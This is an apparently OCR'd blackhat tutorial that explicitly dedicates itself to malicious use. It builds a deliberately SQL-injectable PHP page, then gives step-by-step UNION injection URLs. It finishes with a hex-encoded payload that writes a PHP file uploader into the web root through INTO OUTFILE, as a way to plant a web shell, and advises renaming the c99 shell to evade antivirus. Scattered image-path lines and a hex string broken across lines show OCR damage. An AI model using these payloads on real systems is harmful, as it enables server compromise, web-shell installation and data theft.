Table of Contents

1.0 - Getting Started

1.1 Claimant - A little piece of advice

Paper destined to any blackhat on the internet, all source codes and examples must be used for malicious purposes only, sue me for that. Learn with this short piece of information how things work, 'cause we drift toward war... despite the fact that white hats also fight against us (reporting our fake pages and for being prone to identify us for federals) we still can win the struggle, despise the other side. With a scalpel in our hands we'll overcome the fucking security revealing scandals around the world, inhale the white hat powder. Where do we fit into that? The best thing about this little piece of spam is that it appeals to our blackhat hearts

1.2 Acknowledgement - encore!

I offer this paper to F3rG0, Dark_Side (we were going to give him a plaque, but due to his lack of skill and our lack of money, it's probably not going to happen), AciDmuD, VooDoo, Cheat Struck, dizziness, blurred vision, eye or muscle twitches and loss of consciousness :) e principalmente para Cleidiane Morais for being in a good mood to love in a moonlit day ,) My nape hurts! The cheat in this paper works perfectly on windows 7, windows vista, windows XP, windows 8 and 9 and etc (of course ;) I will do this in steps for no readily apparent reason besides to give the reader motion and emotion... with no repentance it will be cool...

"The key to your success is acting before the problem escalates."

1.3 really getting started

let's write a index page or a simple page able to deal with SQL injection. Do a roaring trade (new employees...). But if you want rename as roastbeef.php

-- index.php --

```
<html><head>
<title>Index Vulnerable</title>
</head>
<body bgcolor="white">
<?php

  mysql_connect("localhost","root","die+soldaten+der+welt");
  mysql_select_db("infobnk");

  $id = $_GET['id'];


   print "Page vulnerable to SQL Injection (no scant) - Vulture Demonstration</br>";
   print "==========================================<br>";

   $sqlquery = "SELECT * FROM information WHERE id='$id'";
   echo "<b>SQL Query: </b>$sqlquery"."<br><br>";

   $execute = mysql_query($sqlquery);
```

```
   while ($row = mysql_fetch_array($execute)){

   echo "<b>Name:</b> $row[1]</br><b>CC#:</b>$row[2]</br><b>Expiry
date:</b>$row[3]</br><b>RG:</b>$row[4]</br></br>";

}

?>
</body>
</html>
```

-- cut here --

Now let's write a database containing some useful data

2.0 - MySQL

2.1 Connecting to

```
Microsoft Windows [versão 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Todos os direitos reservados.

C:\Users\David>mysql -u root -p
Enter password: **********
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 5
Server version: 5.0.41-community-nt MySQL Community Edition (GPL)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql>
```

2.2 Creating the database

```
mysql> create database infobnk;
Query OK, 1 row affected (0.00 sec)

mysql> show databases\g
+--------------------+
| Database           |
+--------------------+
| information_schema |
| infobnk            |
| mysql              |
| test               |
+--------------------+
4 rows in set (0.00 sec)

mysql> use infobnk\g
Query OK, 0 rows affected (0.00 sec)
```

2.3 Creating the table

```
mysql> create table information (id int, name TEXT, cc TEXT,
validade TEXT, rg TEXT);
Query OK, 0 rows affected (0.01 sec)

mysql> desc information\g
+----------+---------+------+-----+---------+-------+
| Field    | Type    | Null | Key | Default | Extra |
+----------+---------+------+-----+---------+-------+
| id       | int(11) | YES  |     | NULL    |       |
| name     | text    | YES  |     | NULL    |       |
| cc       | text    | YES  |     | NULL    |       |
| validade | text    | YES  |     | NULL    |       |
| rg       | text    | YES  |     | NULL    |       |
+----------+---------+------+-----+---------+-------+
5 rows in set (0.00 sec)

mysql>
```

2.4 Inserting data

```
mysql> insert into information values (1, "Tom Cruise", "Visa, Numero:
4011.3001.6089.7014", "10/2050","18306148-x");
Query OK, 1 row affected (0.01 sec)

mysql> select * from infobnk.information where id=1\g
+------+-----------+-----------------------------------+----------+------------+
| id   | name      | cc                                | validade | rg
|
+------+-----------+-----------------------------------+----------+------------+
|    1 | Tom Cruise | Visa, Numero: 4011.3001.6089.7014 | 10/2050  | 18306148-x|
+------+-----------+-----------------------------------+----------+------------+
1 row in set (0.00 sec)
```

Like custom insert some more data


```
mysql> select * from information\g
+------+-----------+-----------------------------------+----------+------------+
| id   | name      | cc                                | validade | rg         |
+------+-----------+-----------------------------------+----------+------------+
|    1 | Tom Cruise | Visa, Numero: 4011.3001.6089.7014 | 10/2050  | 18306148-x |
|    2 | blah      | blah                              | blah     | blah       |
+------+-----------+-----------------------------------+----------+------------+
2 rows in set (0.02 sec)

mysql>
```

}=)

```
C:\windows\system32\cmd.exe - mysql  -u root -p
Microsoft Windows [versão 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Todos os direitos reservados.

C:\Users\cleidiane>mysql -u root -p
Enter password: **********
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 5
Server version: 5.0.41-community-nt MySQL Community Edition (GPL)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> create database infobnk;
Query OK, 1 row affected (0.00 sec)

mysql> show databases\g
+--------------------+
| Database           |
+--------------------+
| information_schema |
| infobnk            |
| mysql              |
| test               |
+--------------------+
4 rows in set (0.00 sec)

mysql> use infobnk\g
Query OK, 0 rows affected (0.00 sec)

mysql> create table information (id int, name TEXT, cc TEXT, validade TEXT, rg T
EXT);
Query OK, 0 rows affected (0.01 sec)

mysql> desc information\g
+----------+---------+------+-----+---------+-------+
| Field    | Type    | Null | Key | Default | Extra |
+----------+---------+------+-----+---------+-------+
| id       | int(11) | YES  |     | NULL    |       |
| name     | text    | YES  |     | NULL    |       |
| cc       | text    | YES  |     | NULL    |       |
| validade | text    | YES  |     | NULL    |       |
| rg       | text    | YES  |     | NULL    |       |
+----------+---------+------+-----+---------+-------+
5 rows in set (0.00 sec)

mysql> insert into information values (1, "Tom Cruise", "Visa, Numero: 4011.3001
.6089.7014", "10/2050","18306148-x");
Query OK, 1 row affected (0.01 sec)

mysql> select * from infobnk.information where id=1\g
+------+------------+-----------------------------------+----------+------------
+
| id   | name       | cc                                | validade | rg
|
+------+------------+-----------------------------------+----------+------------
+
|    1 | Tom Cruise | Visa, Numero: 4011.3001.6089.7014 | 10/2050  | 18306148-x
|
```

3.0 Seeing how the page works - (awkward situation)

http://localhost/?id=1



Example II:


http://localhost/?id=2

Page vulnerable to SQL Injection (no scant) - Vulture Demonstration
==========
SQL Query: SELECT * FROM information WHERE id='2'

Name: blah
CC#:blah
Expiry date:blah
RG:blah

without using nothing beyond an url manipulation we can change the data shown on the page, let's test the sql injection properly said right now.


4.0 - Exploiting



You may have noticed that after we insert the apostrophe sign we have the following error message:

```
Warning: mysql_fetch_array() expects parameter 1 to be resource,
boolean given in D:\Arquivos de programas\EasyPHP-5.3.1\www\index.php on line 21
```

that means that we can do a little party here :) Surprisingly we say "yeeeah". As can be noticed by u guys the main focus of this paper isn't explain how sql injection works, but somply show how to upload a php shell through it, but I'll will explain some basics for you, so let us continue the trek...




try this too: http://localhost/?id=2'+or+1=1--+

Good spice! Respectively surrounded with colored circles you can see the corresponding data for each id. That's a good crop. When talking about sql injection remember the select statement


5.0 selecting

As you may be tired of knowing the "SELECT is used to retrieve rows selected from one or more tables, and can include UNION statements and subqueries". For more information regarding them see the reference [1] but there are in this structure the needed information concerning the number of columns as you know because of the UNION statement. So, let's do it right away:

http://localhost/?id=1'+order+by+1--+ No errors shown
http://localhost/?id=1'+order+by+4--+ Continue like that
http://localhost/?id=1'+order+by+5--+ Nothing in here
http://localhost/?id=1'+order+by+6--+ See the message below



Ok, the table has 5 columns. So lets finally test the statement select.




6.0 - Hexadecimal Party


I have not personally seen this book, and I believe it may not be available (anymore), I simply " thought" about this method and it ran perfectly, so let us begin...

see this:

http://localhost/?id=1'+UNION+ALL+select+1,0x41414141,2,4,5--+



instead of showing 414141 it was shown AAAA and that means the server "interprets" the hex code by using before the hex properly said the specifier of hex '0x', now you may have a think about the "select into outfile" which was used in MySQL 3.23.55 and earlier to create world-writeable files and allow mysql users to gain root privileges by using the "SELECT * INTO OUTFILE" statement to overwrite a configuration file and cause mysql to run as root upon restart. Yes, we really can upload a php shell through the index page.




1 - hex digits for the string AAAA
2 - hex digits for the immortal `Inconspicuous Uploader`


As you can notice we don't see anything being shown at camp 1, because of the source code of this index page (of course). For that reason I have selected the field 2. So we just need a shell and selecting the hex digits concerning to it into a file inside the directory

boolean given in D:\Arquivos de programas\EasyPHP-5.3.1\www\

As you also know 'www' is the directory for putting the web pages... as well ;) *But* isn't so easy to get these hex digits for the shell :) you may think... but I'm here to show you how it works. After clicking on 'Procurar...' you'll be immediately redirected to a searching window like this below



Select a file, in my case an image. After that open it and click on 'Enviar arquivo' (Send file).



The message above is saying that

O arquivo [5752199_300.jpg] foi enviado com sucesso.
The file has been uploaded successfully

now let's test it guy

For some stupid reason I inserted the following path inside the php uploader

$_path = "uploaded_files/";

change it for

$_path = "";

And sorry. I will not modify it anymore at the time of this writing.

7.0 - The uploader

Now you'll have the source code able to upload files. it has been written when I was a disgusting nicotine junkie. This work perfectly, at least is rather than have go out and search for a shoddy source code containing the following text: "educational purposes only" and blah, blah, blah.
fuck ya white hat

```
mysql> select load_file('D:/uploader.php')\g

+-----------------------------------------------------------------------------
-----------------------------------------------------------------------------
-----------------------------------------------------------------------------
-----------------------------------------------------------------------------
-----------------------------------------------------------------------------
-----------------------------------------------------------------------------
```

```
----------------------------------------------------------------------------
----------------------------------------------------------------------------
----------------------------------------------------------------------------
----------------------------------------------------------------------------
----------------------------------------------------------------------+
| load_file('D:/uploader.php')

(more trash)

<html>

<!-- Inconspicuous Uploader v2.5 by 6_Bl4ck9_f0x6 -->

<form enctype="multipart/form-data" action="uploader.php" method="POST">
<input type="hidden" name="MAX_FILE_SIZE" value="2000000"/>
Arquivo local: <input name="arquivo_local" type="file"/><br/><br/>
<input type="submit" value="Enviar arquivo"/>
</form>
</html>

<?php

$_path = "uploaded_files/";
$_path = $_path.basename($_FILES['arquivo_local']['name']);

if (isset($_FILES['arquivo_local']['name'])) {

     if(move_uploaded_file($_FILES['arquivo_local']['tmp_name'], $_path)) {

     echo "O arquivo <b>[".basename($_FILES['arquivo_local']['name'])."]</b> foi
 enviado
com sucesso.";

        } else {

               echo "Ocorreu um erro ao enviar o arquivo <b>[" .
basename($_FILES['arquivo_local']['name'])."]</b> tente novamente.";

        }
}

?>


 |
+---------------------------------------------------------------------------
----------------------------------------------------------------------------
----------------------------------------------------------------------------
----------------------------------------------------------------------------
----------------------------------------------------------------------------
----------------------------------------------------------------------------
----------------------------------------------------------------------------
----------------------------------------------------------------------------
----------------------------------------------------------------------+
1 row in set (0.00 sec)

mysql>
```

7.1 - Some little problems

Ok, this uploader need become a hex string, but there's a little problem here, learn how to bypass it. You may ask "ok, theres a problem how does it affect the hex code?"

```
mysql> select load_file('D:/uploader.php') into outfile 'D:/output.txt'\g
Query OK, 1 row affected (0.00 sec)
```

As you could see in the video[1] there're some back slashes when we use the load_file() function, these suck back slashes are always included when we process the uploader through the function load_file(), the "blank spaces" between lines are filled with them. See it

```
mysql> select load_file('D:/uploader.php') into outfile
'D:/uploaderprocessed.php'\g
Query OK, 1 row affected (0.00 sec)

mysql>
```

to avoid this annoying prob just put all the code in the same line and process it after that

```
<html><!-- Inconspicuous Uploader v2.5 by 6_Bl4ck9_f0x6 --><form enctype="multipart/form-data" action="uploader.php"
method="POST"><input type="hidden" name="MAX_FILE_SIZE" value="2000000"/>Arquivo local: <input name="arquivo_local"
type="file"/><br/><br/><input type="submit" value="Enviar arquivo"/></form></html><?php $_path = "uploaded_files/"; $_path =
$_path.basename($_FILES['arquivo_local']['name']); if (isset($_FILES['arquivo_local']['name']))
{ if(move_uploaded_file($_FILES['arquivo_local']['tmp_name'], $_path)) { echo "O arquivo
<b>[".basename($_FILES['arquivo_local']['name'])."]</b> foi enviado com sucesso.";  } else { echo "Ocorreu um erro ao enviar o
arquivo <b>[" . basename($_FILES['arquivo_local']['name'])."]</b> tente novamente.";}}?>
```

Pay attention to the fact that we don't need to let spaces in the file, these such spaces cause insertion of \, and that may cause problems when executing the hexcodes.

7.2 - Give me the hex codes

To get our hex codes we'll need to use a MySQL function called hex(), it converts the ASCII in hex.

```
mysql> select hex(load_file('D:/uploader.php')) into outfile 'D:/output.hex'\g
Query OK, 1 row affected (0.01 sec)
```

See the hex codes:

```
http://localhost/index.php?id=1'+UNION+ALL+select+1,2,0x3C68746D6C3E3C212D2D20496E636F6E73706963756
F75732055706C6F616465722076322E3520627920365F426C34636B395F66307836202D2D3E3C666F726D20656E6
3747970653D226D756C7469706172742F666F726D2D646174612220616374696F6E3D2275706C6F616465722E706
87022206D6574686F643D22504F5354223E3C696E70757420747970653D2268696464656E22206E616D653D224D4
1585F46494C455F53495A45222076616C75653D223230303030303030222F3E4172717569766F206C6F63616C3A203
C696E707574206E616D653D226172717569766F5F6C6F63616C2220747970653D2266696C65222F3E3C62722F3E
3C62722F3E3C696E70757420747970653D227375626D6974222076616C75653D22456E7669617220617172717569766
```

F222F3E3C2F666F726D3E3C2F68746D6C3E3C3F70687020245F70617468203D202275706C6F616465645F66696C65732F223B20245F70617468203D20245F706174682E626173656E616D6528245F46494C45535B276172717569766F5F6C6F63616C275D5B276E616D65275D293B206966202869737365728245F46494C45535B276172717569766F5F6C6F63616C275D5B276E616D65275D2929207B206966286D6F76655F75706C6F616465645F66696C6528245F46494C45535B276172717569766F5F6C6F63616C275D5B27746D705F6E616D65275D2C20245F706174682929207B206563686F20224F206172717569766F203C623E5B222E626173656E616D6528245F46494C45535B276172717569766F5F6C6F63616C275D5B276E616D65275D292E225D3C2F623E20666F6920656E766961646F20636F6D207375636573736F2E223B20207D20656C7365207B206563686F20224F636F7272657520756D206572726F20616F20656E76696172206F206172717569766F203C623E5B22202E20626173656E616D6528245F46494C45535B276172717569766F5F6C6F63616C275D5B276E616D65275D292E225D3C2F623E2074656E7465206E6F766616D656E74652E223B7D7D3F3E,4,5--+

by using the notepad you can't copy the last character cuz that's a null byte.

8.0 - The Spider Shell

Unfortunately the c99 is being detect for some antivirus and stupid "security" tools, for that reason write a simple shell youself or try rename the c99.php for cnineninex33l.php hhahahash! stupid white hats you worthless sack of pillow stuffing

the last one.png

9.0 - Ending

Hive a nice day guy, now I'm gonna eat a delicious yeast cake. *more words*.

Até a próxima

